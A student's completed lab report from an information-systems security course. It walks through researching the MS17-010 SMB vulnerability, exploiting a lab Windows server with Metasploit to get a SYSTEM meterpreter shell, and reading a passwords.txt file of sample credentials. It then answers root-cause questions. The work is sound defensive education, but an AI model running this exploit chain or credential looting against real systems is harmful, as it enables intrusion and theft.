

# Identifying and Exploiting Vulnerabilities (3e)

Managing Risk in Information Systems, Third Edition - Lab 01

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Time on Task:

1 hour, 38 minutes

Progress:


100%

Report Generated: Wednesday, August 28, 2024 at 12:48 PM

## Guided Exercises

### Part 1: Identify the Version and Build of a Windows System

3. **Make a screen capture** showing the **About Windows** dialog box and the **Windows version number**.



### Part 2: Research and Identify Vulnerabilities and Exploits

13. Make a screen capture showing the NVD page for CVE-2017-0143, including the Base Score.

The screenshot shows a web browser window with the URL [nvd.nist.gov/vuln/detail/CVE-2017-0143](https://nvd.nist.gov/vuln/detail/CVE-2017-0143). The page title is "Identifying and Exploiting Vulnerabilities (3e) vWorkstation". The browser tabs include "What's New", "CVE - CVE-2017-0143", "NVD - CVE-2017-0143", and "New Tab". The page content includes a green "VULNERABILITIES" button, a "CVE-2017-0143 Detail" header, a "Description" section, a "Metrics" section, and a "QUICK INFO" sidebar.

**QUICK INFO**

- CVE Dictionary Entry:** CVE-2017-0143
- NVD Published Date:** 03/16/2017
- NVD Last Modified:** 07/25/2024
- Source:** Microsoft Corporation

**Description**

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

**Metrics**

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

*NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.*

**CVSS 3.x Severity and Vector Strings:**

**Base Score:** 8.3 HIGH

**Vector:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

21. Make a screen capture showing the **MS17-010** *EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution* module in the Rapid7 Vulnerability and Exploit Database.

The screenshot shows a web browser window displaying the Rapid7 Vulnerability and Exploit Database. The URL in the address bar is [https://www.rapid7.com/db/modules/exploits/windows/smb/ms17-010\\_eternalromance\\_eternalsynergy\\_eternalchampion\\_smb\\_remote\\_windows\\_code\\_execution](https://www.rapid7.com/db/modules/exploits/windows/smb/ms17-010_eternalromance_eternalsynergy_eternalchampion_smb_remote_windows_code_execution). The page title is "MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution". Below the title, there is a table with two columns: "Disclosed" and "Created". The "Disclosed" column shows "03/14/2017" and the "Created" column shows "06/14/2018". Below the table, there is a "Description" section with the following text: "This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe." Below the description, there is an "Author(s)" section with a list of authors: "sleepya", "zerosum0x0", "Shadow Brokers", and "Equation Group". Below the authors, there is a "Platform" section. The browser window also shows a Windows taskbar at the bottom with the Start button, search bar, and task view button. The system tray shows the time as 8:51 AM on 8/28/2024.

Disclosed	Created
03/14/2017	06/14/2018

**Description**

This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.


**Author(s)**

- sleepya
- zerosum0x0
- Shadow Brokers
- Equation Group

**Platform**

### Part 3: Use the Metasploit Framework to Exploit a Vulnerability

14. Make a screen capture showing the current user on the TargetWindows01 server.



```
Activities Terminal Aug 28 09:04
Identifying and Exploiting Vulnerabilities (3e)
root@AttackLinux01: ~
2024-08-28 11:04:51
Bradley Adams


[*] Started reverse TCP handler on 172.30.0.4:443
[*] 172.30.0.3:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.30.0.3:445 - Built a write-what-where primitive...
[+] 172.30.0.3:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.30.0.3:445 - Selecting PowerShell target
[*] 172.30.0.3:445 - Executing the payload...
[+] 172.30.0.3:445 - Service start timed out, OK if running a command or non-ser
vice executable...
[*] Sending stage (176195 bytes) to 172.30.0.3
[*] Meterpreter session 1 opened (172.30.0.4:443 -> 172.30.0.3:51303) at 2024-08
-28 08:59:20 -0700

meterpreter > shell
Process 4108 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system


C:\Windows\system32>
```

18. **Make a screen capture** showing the **TargetWindows01 Desktop** and the ***yourname\_was\_here*** folder.



### Part 4: Retrieve Sensitive Files

6. **Make a screen capture** showing the **contents of the password.txt file**.



```
Activities Terminal Aug 28 09:11
Identifying and Exploiting Vulnerabilities (3e)
root@AttackerLinux01:~#
2024-08-28 11:11:34
Bradley Adams

Total Files Listed:
  15 File(s)          179,969 bytes
   0 Dir(s) 28,833,308,672 bytes free


C:\>cd C:/users/administrator/docuemtns
cd C:/users/administrator/docuemtns
The system cannot find the path specified.

C:\>cd c:/users/administrator/documents
cd c:/users/administrator/documents

c:\Users\Administrator\Documents>type passwords.txt
type passwords.txt
domain user password      Computer

jack.smith      a123           Domain
bob.black       Sf33mmcdd!     vWorkstation
bill.blue       corvette       Domain
sarah.brown     password1!     Domain
c:\Users\Administrator\Documents>
```


12. **Make a screen capture** showing the **contents of the file containing sensitive information**.



## Challenge Exercises

### Part 1: Use FTP to Extract Sensitive Information

Make a screen capture showing the contents of the file containing sensitive information.



### Part 2: Identify Root Causes

- What are some root causes of storing personal information in clear text files?

Lack of employee training, lack of encryption, lack of security measures and policies/procedures.

- What are some root causes of using an FTP service on the internal network?

lack of system hardening, lack of security policy addressing default services and protocols, system administrator training, lack of a secure file sharing application for employees



- What are some root causes of having anonymous login enabled on FTP service?

Lack of system hardening, lack of security policies, lack of employee and administrator training, lack of employee training, employees wanting a quick and easy file transfer method.